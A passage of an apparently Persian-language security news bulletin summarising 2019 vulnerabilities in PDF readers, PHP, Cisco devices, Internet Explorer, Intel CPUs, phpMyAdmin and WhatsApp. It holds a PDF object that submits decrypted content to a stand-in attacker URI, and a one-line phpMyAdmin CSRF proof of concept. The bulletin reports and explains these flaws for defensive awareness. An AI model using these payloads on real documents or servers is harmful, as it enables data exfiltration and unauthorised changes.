  << /Type /Catalog
     /AcroForm << /Fields [<< /T (x) /V 2 0 R >>] >>      % value set to 2 0 obj
     /OpenAction << /S /SubmitForm /F (http://p.df) >>    % attacker's URI
  >>
endobj

2 0 obj
  << /Filter [/Crypt] /DecodeParms [<< /Name /StdCF >>]  % encryption with StdCF
     /Length 32
  >>
stream
[encrypted data]                                         % content to exfiltrate
endstream
endobj
```


سناریوی این حمله از حملات مبتنی بر ابزارهای CBC، تقریباً با حملات Direct Exfiltratio یکسان است با این تفاوت که در اینجا مهاجم محتوای رمزگذاری شده موجود را تغییر داده و یا اینکه محتوای جدیدی از ابزارهای CBC را برای اضافه کردن اقداماتی جهت تعریف چگونگی استفاده از داده‌ها ایجاد می‌کند.

اکسپلویت کد اثبات مفهومی برای حملات PDFex منتشر شد

محققان یافته‌های خود را به تمام شرکت‌هایی که تحت تأثیر این آسیب‌پذیری قرار دارند گزارش داده و همچنین اکسپلویت کد اثبات مفهومی را برای این حملات منتشر کردند.

Application	Version		Attack A	Attack B
Acrobat Reader DC	(2019.008.20081)	Windows	●	◐
Foxit Reader	(9.2.0.9297)		◐	◐
PDF-XChange Viewer	(2.5.322.9)		●	◐
Perfect PDF Reader	(8.0.3.5)		●	●
PDF Studio Viewer	(2018.1.0)		●	●
Nitro Reader	(5.5.9.2)		●	●
Acrobat Pro DC	(2017.011.30127)		●	◐
Foxit PhantomPDF	(9.5.0.20723)		◐	◐
PDF-XChange Editor	(7.0.326.1)		●	◐
Perfect PDF Premium	(10.0.0.1)		●	●
PDF Studio Pro	(12.0.7)		●	●
Nitro Pro	(12.2.0.228)		●	●
Nuance Power PDF	(3.0.0.17)		●	◐
iSkysoft PDF Editor	(6.4.2.3521)		◐	◐
Master PDF Editor	(5.1.36)		●	●
Soda PDF Desktop	(11.0.16.2797)		◐	◐
PDF Architect	(7.0.23.3193)		◐	◐
PDFelement	(6.8.0.3523)		◐	◐
Preview	(10.0.944.4)	Mac	○	◐
Skim	(1.4.37)		○	◐
Evince	(3.32.0)	Linux	◐	◐
Okular	(1.7.3)		◐	◐
MuPDF	(1.14.0)		◐	◐
Chrome	(70.0.3538.67)	Web	●	●
Firefox	(66.0.2)		○	◐
Safari	(11.0.3)		○	◐
Opera	(57.0.3098.106)		●	●

● Exfiltration (no user interaction)
◐ Exfiltration (with user interaction)
○ No exfiltration / not vulnerable

Scan Link

منبع خبر :

https://thehackernews.com/2019/10/pdf-password-encryption-hacking.html

آسیب پذیری

کشف نقص‌های اجرای کد چندگانه در زبان برنامه‌نویسی PHP

گردآورنده: صبا آزرمی
ویراستار: سهیلا مرادی

پشتیبانان زبان برنامه‌نویسی PHP به تازگی آخرین نسخه‌ی این زبان را جهت وصله‌ی چندین آسیب‌پذیری با شدت بالا در هسته‌ی اصلی و کتابخانه‌های آن منتشر کرده‌اند که به مهاجمان اجازه می‌دهد کد دلخواه خود را از راه دور اجرا کرده و سرورها را هدف قرار دهند.

Hypertext Preprocessor، که معمولاً با عنوان PHP شناخته می‌شود، محبوب‌ترین زبان برنامه‌نویسی سمت سرور است که امروزه بیش از 78 درصد از اینترنت را در برگرفته است.

آخرین نسخه‌های PHP 7.3.9، 7.2.22 و 7.1.32 هستند که در آن‌ها چندین آسیب‌پذیری امنیتی برطرف شده است.

بسته به نوع و مورد استفاده‌ی کدهای PHP در یک اپلیکیشن، اکسپلویت موفقیت‌آمیز برخی از آسیب‌پذیری‌های مذکور که دارای شدت بالا نیز هستند، می‌تواند برای مهاجم امکان اجرای کد دلخواه در بستر برنامه را با دسترسی‌های مورد نیاز فراهم آورد.

از طرف دیگر، تلاش‌های ناموفق در اکسپلویت آسیب‌پذیری‌ها، احتمالاً منجر به حمله‌ی منع سرویس (DoS) در سیستم مورد نظر خواهد شد.

این آسیب‌پذیری‌ها می‌توانند صدها هزار برنامه تحت وب را که با زبان PHP نوشته شده‌اند، در معرض حملات اجرای کد قرار دهد، که از جمله‌ی آن‌ها می‌توان به وب‌سایت‌هایی که توسط برخی از سیستم‌های مدیریت محتوای محبوب مانند WordPress، Drupal و typo3 ساخته شده‌اند اشاره نمود.

Version 7.3.9

29 Aug 2019

- Core:
  - Fixed bug #78363 (Buffer overflow in zendparse).
  - Fixed bug #78379 (Cast to object confuses GC, causes crash).
  - Fixed bug #78412 (Generator incorrectly reports non-releasable $this as GC child).
- Curl:
  - Fixed bug #77946 (Bad cURL resources returned by curl_multi_info_read()).
- Exif:
  - Fixed bug #78333 (Exif crash (bus error) due to wrong alignment and invalid cast).
- FPM:
  - Fixed bug #77185 (Use-after-free in FPM master event handling).
- Iconv:
  - Fixed bug #78342 (Bus error in configure test for iconv //IGNORE).
- LiteSpeed:
  - Updated to LiteSpeed SAPI V7.5 (Fixed clean shutdown).
- MBString:
  - Fixed bug #78380 (Oniguruma 6.9.3 fixes CVEs). (CVE-2019-13224)
- MySQLnd:
  - Fixed bug #78179 (MariaDB server version incorrectly detected).
  - Fixed bug #78213 (Empty row pocket).
- Opcache:
  - Fixed bug #77191 (Assertion failure in dce_live_ranges() when silencing is used).

از این میان، یک آسیب‌پذیری، اجرای کدِ 'use-after-free' با شناسه‌ی 'CVE-2019-13224' است که در کتابخانه‌ی Oniguruma وجود دارد_Oniguruma یک کتابخانه‌ی regular expression محبوب است که به همراه زبان PHP و بسیاری از زبان‌های برنامه‌نویسی دیگر می‌آید.

مهاجم می‌تواند از راه دور این نقص را با وارد کردن یک عبارت منظم ساختگی در وب اپلیکیشنِ آسیب‌پذیر اکسپلویت نماید، که به طور بالقوه می‌تواند منجر به اجرای کد یا افشای اطلاعات شود.

Red Hat در توصیه‌ی امنیتیِ خود در خصوص این آسیب‌پذیری می‌گوید: "مهاجم برای اکسپلویت آسیب‌پذیری، الگوی regex و string (رشته) را با رمزگذاری چند بایتی توسط دستور () onig _ new _ deluxe به کار می‌گیرد."

سایر نقص‌های برطرف شده، کتابخانه‌ی curl، تابع Exif، FastCGI Process Manager (FPM)، قابلیت Opcache و موارد دیگر را تحت پوشش قرار می‌دهند.

خبر خوب این است که تاکنون هیچ یک از آسیب‌پذیری‌های امنیتی مذکور توسط مهاجمان اکسپلویت نشده‌اند.

تیم امنیتی PHP این آسیب‌پذیری‌ها را در آخرین نسخه‌های خود

رفع نموده است. بنابراین به کاربران و ارائه‌کنندگان خدمات میزبانیِ وب توصیه می‌شود که در اسرع وقت سرورهای خود را به یکی از آخرین نسخه‌های PHP، مانندِ 7.3.9 ، 7.2.22 یا 7.1.32 ارتقاء دهند.

منبع خبر :

https://thehackernews.com/2019/09/php-programming-language.html

Scan Link

کشف آسیب‌پذیری بحرانی در محصولات سیسکو، که منجر به دور زدن فرآیند احراز هویت می‌شود

گردآورنده: صبا آزرمی ویراستار: سیده مرضیه حسینی

شرکت سیسکو برای تعدادی از محصولات خود، بروزرسانی امنیتی جدیدی منتشر نموده که در آن آسیب‌پذیری بحرانی دور زدن فرآیند احراز هویت در سرویس مجازی REST API رفع شده است.

در مجموع، 11 آسیب‌پذیری برطرف شده است، که از این تعداد، یک آسیب‌پذیری با شدت " بحرانی"، 5 آسیب‌پذیری با شدت "بالا" و در نهایت 5 آسیب‌پذیری با شدت "متوسط" می‌باشد.

آسیب‌پذیری بحرانی با شناسه‌ی CVE-2019-12643 در سرویس مجازی REST API سیسکو به مهاجم اجازه می‌دهد که از راه دور، فرآیند احراز هویت را در مدیریت دستگاه IOS XE دور بزند.

به منظور اکسپلویت این آسیب‌پذیری، درخواست‌های مخرب HTTP، به دستگاهِ هدف ارسال شده و این عمل به مهاجم اجازه می‌دهد token-id کاربر احراز هویت شده را بدست آورد.

برای دسترسی به دستگاه IOS XE سیسکو، token-id به مهاجم کمک می‌کند تا احراز هویت را دور زده و از طریق رابط کاربری سرویس مجازی REST API، دسترسی لازم را بدست آورد.

بر اساس گزارش سیسکو، این آسیب‌پذیری بر آن دسته از دستگاه‌های سیسکو که با استفاده از نسخه‌ی آسیب‌پذیرِ سرویس مجازی REST API پیکربندی شده‌اند، تأثیر می‌گذارد. آسیب‌پذیری مذکور محصولات زیر را تحت تأثیر قرار می‌دهد:

- Cisco 4000 Series Integrated Services Routers
- Cisco ASR 1000 Series Aggregation Services Routers
- Cisco Cloud Services Router 1000V Series
- Cisco Integrated Services Virtual Router

سیسکو برخی از آسیب‌پذیری‌های امنیتی با شدت "بالا" را نیز رفع نمود که شامل آسیب‌پذیریِ ارتقاء سطح دسترسی با شناسه " CVE-2019-1966" در Unified Computing System Fabric می‌باشد و به مهاجم محلی اجازه می‌دهد دسترسی root را در دستگاه‌های آسیب‌پذیر به دست آورد.

آسیب‌پذیری دیگر با شناسه‌ی CVE-2019-1965 در NX-OS Software سیسکو وجود دارد، که ناشی از حذف نادرست فرآیند VSH هنگام مدیریت از راه دور دستگاه است که به مهاجم اجازه می‌دهد حمله‌ی منع سرویس (DoS) را بر روی دستگاه اجرا نماید.

آسیب‌پذیری منع سرویس با شناسه‌ی CVE-2019-1964، در NX-OS Software IPv6 سیسکو به مهاجم اجازه می‌دهد تا از راه دور فرآیند netstack را در دستگاه آسیب‌پذیر به طور غیرمنتظره‌ای reboot نماید.

بروزرسانی‌های امنیتی سیسکو

برای مشاهده لیست 11 آسیب‌پذیری رفع شده توسط سیسکو می‌توانید به آدرس https://gbhackers.com/bug-in-rest-api-bypass-cisco-ios-xe/ مراجعه نمایید.

✓ **توصیه امنیتی:**

سیسکو به کاربرانی که تحت تأثیر این آسیب‌پذیری قرار دارند توصیه می‌کند که هرچه سریع‌تر وصله‌های منتشر شده را نصب نموده و همچنین به منظور مصون ماندن از خطر حملات سایبری، شبکه و برنامه‌های خود را به طور مداوم با استفاده از یک اسکنر قوی اسکن کنند.

منبع خبر :

https://gbhackers.com/bug-in-rest-api-bypass-cisco-ios-xe/

Scan Link

هشدار سیسکو در رابطه با دردسترس قرار گرفتن کد اکسپلویتِ نقص‌های بحرانی در سوییچ‌های Small Business سیسکو

گردآورنده: صبا آزرمی ویراستار: سیده مرضیه حسینی

سیسکو در اوایل ماه آگوست، به منظور وصله نمودن سه نقص موجود در سوییچ‌های Small Business سری220 سیسکو چندین بروزرسانی ارائه نمود. این سه آسیب‌پذیری توسط یک محقق امنیتی به نام Pedro Ribeiro، و با نام مستعار 'bashis'، از طریق برنامه‌ی VDOO Disclosure سیسکو گزارش شد.

براساس گزارش تیم پاسخگویی به حوادث امنیتی سیسکو (PSIRT)، کد اکسپلویت عمومی این سه آسیب‌پذیری به صورت آنلاین در دسترس است.

یکی از این آسیب‌پذیری‌های بحرانی نقص اجرای کد از راه دور است که به آن شناسه‌ی CVE-2019-1913 اختصاص داده شده، و مهاجم می‌تواند از آن برای اجرای کدِ دلخواه با دسترسی root، در سیستم‌عامل دستگاه استفاده کند.

آسیب‌پذیری‌های چندگانه در رابط کاربری مدیریت وب سوییچ‌های Small Business سری 220 سیسکو می‌تواند برای یک مهاجم راه دور و احراز هویت نشده، امکان سرریز کردن بافر و سپس اجرای کد دلخواه با دسترسی root را فراهم آورد.

این آسیب‌پذیری‌ها ناشی از اعتبارسنجی نادرست ورودی‌های تولید شده توسط کاربر هنگام خواندن داده‌های موجود در بافر داخلی است. مهاجم می‌تواند با ارسال درخواست‌های مخرب به رابط کاربری تحت وب یک دستگاه آسیب‌پذیر، این آسیب‌پذیری‌ها را اکسپلویت نماید. بسته به تنظیمات سوییچ آسیب‌پذیر، درخواست‌های مخرب می‌توانند از طریق HTTP یا HTTPS ارسال شوند.

آسیب‌پذیری بعدی، نقص دور زدن فرآیند احراز هویت است که به آن شناسه CVE-2019-1912 اختصاص داده شده و در رابط کاربری مدیریت وب سوییچ‌های Small Business سری 220 سیسکو وجود دارد. این نقص می‌تواند توسط مهاجم برای تغییر پیکربندی دستگاه آسیب‌پذیر و یا تزریق shell به آن مورد اکسپلویت قرار گیرد. همچنین مهاجم با استفاده از این آسیب‌پذیری می‌تواند فایل‌های دلخواه خود را از راه دور بارگذاری نماید.

این نقص ناشی از بررسی نادرست احراز هویت در رابط کاربری مدیریت وب است. مهاجم می‌تواند با ارسال یک درخواست مخرب به قسمت‌های خاصی از رابط کاربری مدیریت وب، آسیب‌پذیری را اکسپلویت نماید. بسته به پیکربندی سوییچ آسیب‌پذیر، درخواست مخرب می‌تواند از طریق HTTP یا HTTPS ارسال شود. اکسپلویت موفقیت‌آمیز آسیب‌پذیری مذکور، برای مهاجم امکان تغییر پیکربندی دستگاه آسیب‌پذیر و یا تزریق shell را فراهم می‌نماید.

نقص سوم، آسیب‌پذیری تزریق دستور است که به آن شناسه CVE-2019-1914 اختصاص داده شده و می‌تواند توسط مهاجمان احراز هویت شده، از راه دور مورد اکسپلویت قرار گیرد و یک حمله تزریق دستور را اجرا نماید.

سیسکو بیان کرد: "درحالی‌که تیم پاسخگویی به حوادث امنیتی سیسکو (PSIRT) از وجود کد اکسپلویت به صورت عمومی آگاه است، اما تا کنون گزارشی از حمله بر روی آسیب‌پذیری‌های مذکور دریافت نکرده است."

سیسکو همچنین چندین وصله‌ی امنیتی را جهت رفع 17 آسیب‌پذیری مهم و بحرانی در بعضی از محصولات Unified Computing (UCS) و Integrated Management Controller(IMC) خود منتشر ساخت.

منبع خبر :

https://securityaffairs.co/wordpress/90251/hacking/cisco-small-business-switches-exploit.html

Scan Link

وصله‌ی فوری مایکروسافت برای آسیب‌پذیری روز صفرم جدید در مرورگر Internet Explorer

گردآورنده: صباآزرمی ویراستار: سهیلا مرادی

مایکروسافت یک وصله‌ی امنیتی فوری برای آسیب‌پذیری روز صفرم اجرای کد در مرورگر Internet Explorer منتشر نمود. این آسیب‌پذیری به مهاجمان اجازه می‌دهد تا از راه دور کد دلخواه خود را اجرا نموده و کنترل سیستم هدف را به دست بگیرند.

آسیب‌پذیری مذکور در واقع خرابی حافظه موتور اسکریپتی[1] مرورگر است که توسط Clément Lecigne، یکی از اعضای گروه تجزیه و تحلیل تهدیدات گوگل، در مرورگر اکسپلورر کشف شد.

Internet Explorer یکی از مرورگرهای وب است که به طور گسترده مورد استفاده قرار گرفته و توسط مایکروسافت توسعه یافته است. این مرورگر در سیستم عامل‌های Microsoft Windows از سال 1995 آغاز به کار نموده است.

براساس گزارش Browser Market Share، اینترنت اکسپلورر سومین مرورگر پرکاربرد وب است که 7.47% سهم بازار را از آن خود کرده و توسط میلیون‌ها کاربر از جمله شبکه‌هاي سازماني در سراسر دنيا مورد استفاده قرار مي‌گيرد.

این آسیب‌پذیری که به آن شناسه‌ی CVE-2019-1367 اختصاص داده شده، می‌تواند موجب خرابی حافظه شده و برای مهاجمان امکان اکسپلویت موفقیت‌آمیز باگ، و در نتیجه اجرای کد دلخواه با حق دسترسی بالا را فراهم آورد.

اگر کاربر حین حمله به عنوان ادمین وارد ویندوز شود، مهاجم می‌تواند به طور کامل کنترل سیستم را به دست گرفته و فعالیت‌های مختلفی از جمله مشاهده، تغییر و یا حذف داده را انجام دهد و یا آن که حساب کاربری جدیدی با حق دسترسی کامل ایجاد نماید.

برای اجرای حمله، مهاجم با استفاده از شیوه‌های مختلفی مانند ارسال ایمیل، کاربر را متقاعد می‌کند تا وب‌سایتِ ساختگیِ میزبانی شده توسط وی را بازدید نموده و به این ترتیب سیستم آسیب‌پذیر را اکسپلویت نماید. مهاجم با این عمل می‌تواند کنترل سیستمِ قربانی را به طور کامل از راه دور به دست بگیرد.

بروزرسانی منتشر شده توسط مایکروسافت این آسیب‌پذیری را با اصلاح نحوه‌ی مدیریت اشیاء در حافظه، توسط موتور اسکریپتی، برطرف نموده است.

ضمناً در این بروزرسانی امنیتی، آسیب‌پذیری‌های دارای شناسه CVE-2019-1367 و CVE-2019-1255 نیز برطرف شده است.

آسیب‌پذیری Defender Denial of Service

به همراه آسیب‌پذیری روز صفرم Internet Explorer، شرکت مایکروسافت یک آسیب‌پذیری منع سرویس دیگر را نیز رفع نمود، که Defender ویندوز را به دلیل مدیریت نامناسب فایل‌ها، تحت تاثیر قرار می‌داد.

به گفته‌ی مایکروسافت، مهاجم با اکسپلویت آسیب‌پذیری CVE-2019-1255، می‌تواند مانع اجرای باینری‌های سیستمیِ مجاز توسط حساب‌های کاربری مجاز شود.

✓ توصیه امنیتی

اینکه مایکروسافت الگوی ماهانه‌ی بروزرسانی خود را برهم زده و خارج از وقت همیشگی وصله‌ی امنیتی منتشر نموده است، نشان از اهمیت بالای موضوع و شدت خطر باگ مذکور دارد. بنابراین اگر از کاربران ویندوز هستید، توصیه می‌گردد بدون اتلاف وقت و هر چه سریعتر وصله‌های امنیتی ارائه شده را نصب نمایید.

منبع خبر :

https://gbhackers.com/ie-zero-day/

Scan Link

سرقت داده از CPUهای اینتل از راه دور توسط حمله‌ی جدید NetCAT

گردآورنده: سیده مرضیه حسینی ویراستار: سهیلا مرادی

[1] scripting engine memory corruption

برخلاف آسیب‌پذیری‌های side-channel قبلی که در CPUهای اینتل کشف شده بودند، محققان آسیب‌پذیری جدیدی را کشف کردند که می تواند از راه دور و بدون نیاز به نصب بدافزار و یا دسترسی فیزیکیِ مهاجم به کامپیوتر قربانی، از طریق شبکه مورد اکسپلویت قرار گیرد.

این آسیب‌پذیری با نامNetCAT _مخفف Network Cache Attack_ یک آسیب‌پذیری side-channel مبتنی بر شبکه است که به مهاجم اجازه می‌دهد از راه دور به داده‌های حساسی مانند رمز عبور SSH در حافظه کَش پردازنده اینتل دسترسی پیدا کند.

آسیب‌پذیری مذکور با شناسه‌ی CVE-2019-11184، که توسط تیم امنیتی دانشگاه Vrije در آمستردام شناسایی شد، در یکی از قابلیت‌های بهینه سازی عملکرد اینتل، به نام DDIO _مخفف Data-Direct I/O است_ وجود دارد. به واسطه‌ی این قابلیت، دستگاه‌های موجود در شبکه و سایر دستگاه‌های جانبی می‌توانند به کَش CPU دسترسی داشته باشند.

قابلیت DDIO از سال 2012 به طور پیش‌فرض در تمام پردازنده‌های اینتل، از جمله خانواده‌های Xeon E5، E7 و SP فعال شده است.

به گفته‌ی محققان [مقاله]، حمله NetCAT همانند Throwhammer، تنها با ارسال پکت‌های جعلی از طریق شبکه به کامپیوتر مورد هدف که قابلیت RDMA (Remote Direct Memory Access) در آن فعال شده است کار می‌کند.

RDMA برای مهاجمان امکان جاسوسی از دستگاه‌های جانبی سرور مانند کارت‌های شبکه، و همچنین رصد اختلاف زمانی بین ارسال پکتِ شبکه از طریق کَش (cache) پردازنده از راه دور، و ارسال پکت از طریق حافظه (memory) را فراهم می‌آورد.

تیم VUSec اینگونه تشریح می‌کند که: "در یک سشن SSH، هر بار که کلیدی فشرده می‌شود، پکت‌های شبکه به صورت مستقیم منتقل می‌شوند. در نتیجه هر بار که قربانی کاراکتری را در سشن رمزگذاری شده‌ی SSH بر روی کنسول خود تایپ می‌کند، NetCAT می‌تواند زمان وقوع این رویداد را با استفاده از زمان ورود پکت شبکه‌ی مربوطه فاش نماید."

تیم VUSec در این ویدئو نحوه‌ی جاسوسی از سشن‌های SSH را به نمایش گذاشته است. ایده‌ی این حمله در واقع از تحلیل زمان فشردن کلید برای یافتن کلمات تایپ شده توسط قربانی با استفاده از الگوریتم یادگیری ماشین گرفته شده است.

همانطور که در بالا گفته شد، NetCAT یک آسیب‌پذیری side-channel جدید است که به لیست سایر آسیب‌پذیری‌های side-channel خطرناک سال گذشته، مانند Meltdown and Spectre، TLBleed، Foreshadow، SWAPGS و PortSmash پیوست.

✓ **توصیه امنیتی:**

شرکت اینتل ضمن تأیید این آسیب‌پذیری به کاربران خود توصیه می کند که یا قابلیت DDIO را به طور کامل غیرفعال کنند تا حداقل روال اجرای چنین حملاتی دشوار کنند، و یا اینکه دسترسی مستقیم به سرورها را از شبکه‌های غیرقابل اعتماد محدود کنند.

منبع خبر :

https://thehackernews.com/2019/09/netcat-intel-side-channel.html?m=1

Scan Link

هشدار محققان در مورد آسیب‌پذیری روز صفرم در phpMyAdmin که تمام نسخه‌های این نرم‌افزار را تحت تأثیر قرار می‌دهد.

گردآورنده: سیده مرضیه حسینی

اخیراً یکی از محققان امنیت سایبری، جزئیات مربوط به یک آسیب‌پذیری روز صفرم وصله نشده در phpMyAdmin -یکی از محبوب‌ترین برنامه‌های کاربردی برای مدیریت پایگاه‌داده‌های MySQL و MariaDB- را منتشر نموده است.

phpMyAdmin یک ابزار مدیریت رایگان و آپن سورس برای MySQL و MariaDB است که به طور گسترده برای مدیریت پایگاه‌داده

وب‌سایت‌های ایجاد شده با Joomla، WordPress و بسیاری از پلتفرم‌های مدیریت محتوا استفاده می‌شود.

بر اساس تحقیقات و تست نفوذِ انجام شده توسط یک محقق امنیتی به نام Manuel Garcia Cardenas بر روی این ابزار، آسیب‌پذیری مذکور یک نقص cross-site request forgery(CSRF) است که با نام XSRF نیز شناخته می‌شود. این نقص، یک حمله‌ی مشهور است که در آن، مهاجم، کاربر احراز هویت شده را به انجام یک عمل ناخواسته ترغیب می‌کند.

به این آسیب‌پذیری شناسه CVE-2019-12922 اختصاص داده شده و دارای شدت آسیب‌پذیری متوسط می‌باشد، که برای مهاجم امکان حذف سرورهای پیکربندی شده در صفحه‌ی تنظیماتِ پنل phpMyAdmin را در سرورِ قربانی فراهم می‌آورد.

البته لازم به ذکر است که این مسئله خیلی نگران‌کننده نیست، زیرا به مهاجمان اجازه نمی‌دهد که پایگاه‌داده یا جدولی را از روی سرور حذف نمایند.

به منظور اجرای حمله تنها چیزی که مهاجم به آن نیاز دارد ارسال یک URL ساختگی به مدیران وب‌سایت‌های مورد هدف است که قبلاً در همان مرورگر به پنل phpmyAdmin خود وارد شده‌اند، سپس با فریب مدیران و تنها با یک کلیک ساده، آن‌ها به صورت ناخواسته سرور پیکربندی شده را حذف می‌کنند.

این محقق در پست منتشر شده‌ی خود بیان کرد: " مهاجم به راحتی می‌تواند یک لینک جعلی شامل درخواستی که می‌خواهد از جانب کاربر اجرا کند را ایجاد کرده و از این طریق یک حمله CSRF را به دلیل استفاده نادرست از متد HTTP امکان‌پذیر کند."

اگرچه شدت آسیب‌پذیری متوسط گزارش شده است اما باید گفت که احتمال اکسپلویت این آسیب‌پذیری زیاد است، چرا که مهاجم غیر از URL سرور هدف به اطلاعات دیگری مانند نام پایگاه‌داده نیاز ندارد و لذا به راحتی می‌تواند آن را اکسپلویت نماید.

کد اثبات مفهومی اکسپلویت

```
<p>Deleting Server 1</p>
<img src="
http://server/phpmyadmin/setup/index.php?page=servers&mode=remove&id=1";
style="display:none;" />
```

این آسیب‌پذیری، phpMyAdmin نسخه‌ی 4.9.0.1 و حتی 5.0.0-ahpha1 _که آخرین نسخه‌های phpMyAdmin هستند_ و نسخه‌های قبل از آن را تحت تأثیر قرار می‌دهد.

آسیب‌پذیری مذکور در جولای سال 2019 توسط این محقق کشف و به مدیران پروژه گزارش داده شد.

و اما پس از اینکه مسئولان phpMyAdmin نتوانستند آسیب‌پذیری را ظرف مدت 90 روز پس از انتشار وصله کنند، این محقق تصمیم گرفت جزئیات و کد اثبات مفهومی آن را در تاریخ 13 سپتامبر منتشر کند.

✓ توصیه امنیتی

به منظور رفع این آسیب‌پذیری، Cardenas _محقق امنیتی_ توصیه می‌کند که در هر بار فراخوانی، متغیر توکن را اعتبارسنجی کنید مانند آنچه قبلاً در سایر درخواست‌های phpMyAdmin انجام شده است.

اکیداً به مدیران وب‌سایت‌ها و ارائه‌کنندگان هاست‌های اشتراکی توصیه می‌شود تا زمان رفع آسیب‌پذیری از کلیک کردن بر روی لینک‌های مشکوک خودداری کنند.

منبع خبر :

https://thehackernews.com/2019/09/phpmyadmin-csrf-exploit.html?m=1

Scan Link

خطر هک شدن گوشی‌های اندروید تنها با ارسال یک GIF از طریق واتس‌اپ

گردآورنده: صبا آزرمی
ویراستار: سیده مرضیه حسینی

امروزه استفاده از کلیپ‌هایی کوتاه تحت عنوان GIF در شبکه‌های اجتماعی و پیام‌رسان‌ها رایج شده است. اما اگر یک GIF به ظاهر ساده که

جهت ارسال پیام صبح بخیر و یا تبریک تولد فرستاده شود، تلفن شما را هک کند چه اتفاقی خواهد افتاد؟!...

اخیراً واتس‌اپ یک آسیب‌پذیری امنیتی بحرانی را در اپلیکیشن اندرویدی خود پس از 3 ماه از کشف آن رفع کرده است، این آسیب‌پذیری به هکرها اجازه می‌داد که از راه دور به دستگاه اندرویدی کاربر دسترسی پیدا کرده و فایل‌ها و پیام‌های چت او را سرقت کنند.

آسیب‌پذیری اجرای کد از راه دور در واتس‌اپ (Remote Code Execution) آسیب‌پذیری مذکور با شناسه CVE-2019-11932، یک نقص double-free memory است که در واقع در کد واتس‌اپ نبوده و در کتابخانه اوپن سورسی قرار دارد که واتس‌اپ از آن استفاده می‌کند.

این آسیب‌پذیری که در ماه می امسال توسط پژوهشگر ویتنامی به نام Pham Hong Nhat کشف شد، منجر به حمله اجرای کد از راه دور در محتوای واتس‌اپ می‌شود و به مهاجمین اجازه می‌دهد تا کدهای دلخواه خود را با دسترسی‌های این اپلیکیشن در دستگاه‌های مورد هدف اجرا کنند.

به گفته این محقق، با توجه به آنکه این payload در چارچوب واتس‌اپ اجرا می‌شود، اجازه خواندن SDCard و نیز دسترسی به پایگاه‌داده پیام واتس‌اپ را خواهد داشت.


مهاجم با اجرای کد مخرب خود، قادر است به ضبط صدا، دوربین، سیستم فایل و حافظه sadbox که شامل پایگاه داده چت و غیره در واتس‌اپ است دسترسی پیدا کند.

آسیب‌پذیری RCE واتس‌اپ چگونه کار می‌کند؟

زمانی که کاربر در واتس‌اپ گالری دستگاه خود را پیش از ارسال هر فایل رسانه‌ای باز می‌کند، این اپلیکیشن از کتابخانه مورد نظر جهت پیش نمایش فایل‌های گیف استفاده می‌کند، بنابراین با ارسال گیف مخرب به یک قربانی، این آسیب‌پذیری اعمال نمی‌شود، مگر آن که قربانی گزینه‌ی WhatsApp Gallery Picker را انتخاب کرده و فایل‌های رسانه‌ای را برای شخصی ارسال کند.

جهت اکسپلویت این آسیب‌پذیری، تنها کافیست مهاجم فایل GIF مخرب را با استفاده از هر کانال ارتباطی آنلاین برای قربانی اندرویدی ارسال کرده و منتظر بماند تا کاربر، گالری تصاویر را در واتس‌اپ خود باز کند.

اما اگر مهاجمان بخواهند از طریق هر پلتفرم پیام‌رسان مانند واتس‌اپ یا مسنجر، فایل GIF را برای قربانیان ارسال کنند، باید به جای media file، آن را به عنوان یک document file ارسال کنند. زیرا فشرده‌سازی تصویر توسط این سرویس‌ها موجب می‌شود payload مخرب نهفته شده در تصاویر تغییر پیدا کند.



اپلیکیشن‌ها و دستگاه‌های آسیب‌پذیر و وصله‌های موجود

این آسیب‌پذیری نسخه‌ی 2.19.230 و نسخه‌های قدیمی‌تر واتس‌اپ، مخصوص نسخه‌های 8.1 و 9.0 اندروید را تحت تأثیر قرار می‌دهد اما بر روی نسخه 8.0 اندروید و همچنین نسخه‌های پایین‌تر آن تأثیر نخواهد گذاشت.

این محقق در اواخر ماه ژوئیه امسال این آسیب‌پذیری را به فیسبوک که مالک واتس‌اپ است گزارش داد و این شرکت در ماه سپتامبر، نسخه 2.19.244 واتس‌اپ را همراه با وصله امنیتی منتشر کرد.

به کاربران این اپلیکیشن توصیه می‌شود آخرین نسخه آن را از فروشگاه Google Play دریافت و نصب نمایند.

از آنجا که این نقص در یک کتابخانه اوپن سورس قرار دارد، باید بیشتر مراقب بود، زیرا سایر اپلیکشن‌های اندرویدی نیز از این کتابخانه استفاده کرده و در برابر حملات مشابه، آسیب‌پذیر خواهند بود.

توسعه‌دهندگان کتابخانه مذکور به نام Android GIF Drawable، نسخه 1.2.18 این نرم‌افزار را جهت وصله‌ی آسیب‌پذیری double-free منتشر کردند.

قابل ذکر است که WhatsApp نصب شده بر روی سیستم عامل‌های iOS، تحت تأثیر این آسیب‌پذیری قرار نمی‌گیرند.

منبع خبر :

https://thehackernews.com/2019/10/whatsapp-rce-vulnerability.html?m=1

Scan Link

دستیابی مهاجمان به دسترسی root در دستگاه‌های سیسکو از طریق آسیب‌پذیری‌های موجود در سیستم‌عامل IOS XE

گردآورنده: سیده مرضیه حسینی

شرکت سیسکو بروزرسانی امنیتی جدیدی برای چندین آسیب‌پذیری که رابط کاربری تحت وب نرم‌افزار IOS XE سیسکو را تحت تأثیر قرار داده است منتشر کرد. این آسیب‌پذیری‌ها به یک مهاجم از راه دور اجازه می‌دهند تا دستوراتی با سطح دسترسی بالا را بر روی یک سیستم آسیب‌پذیر اجرا نماید.

نرم‌افزار IOS XE سیسکو یک نرم‌افزار اینترنتی برای شبکه‌های سازمانی است که در برخی از دستگاه‌های سیسکو از جمله برخی از روترها (مانند ASR 1000) و برخی از سوئیچ‌ها (مانند 3850) استفاده می‌شود.

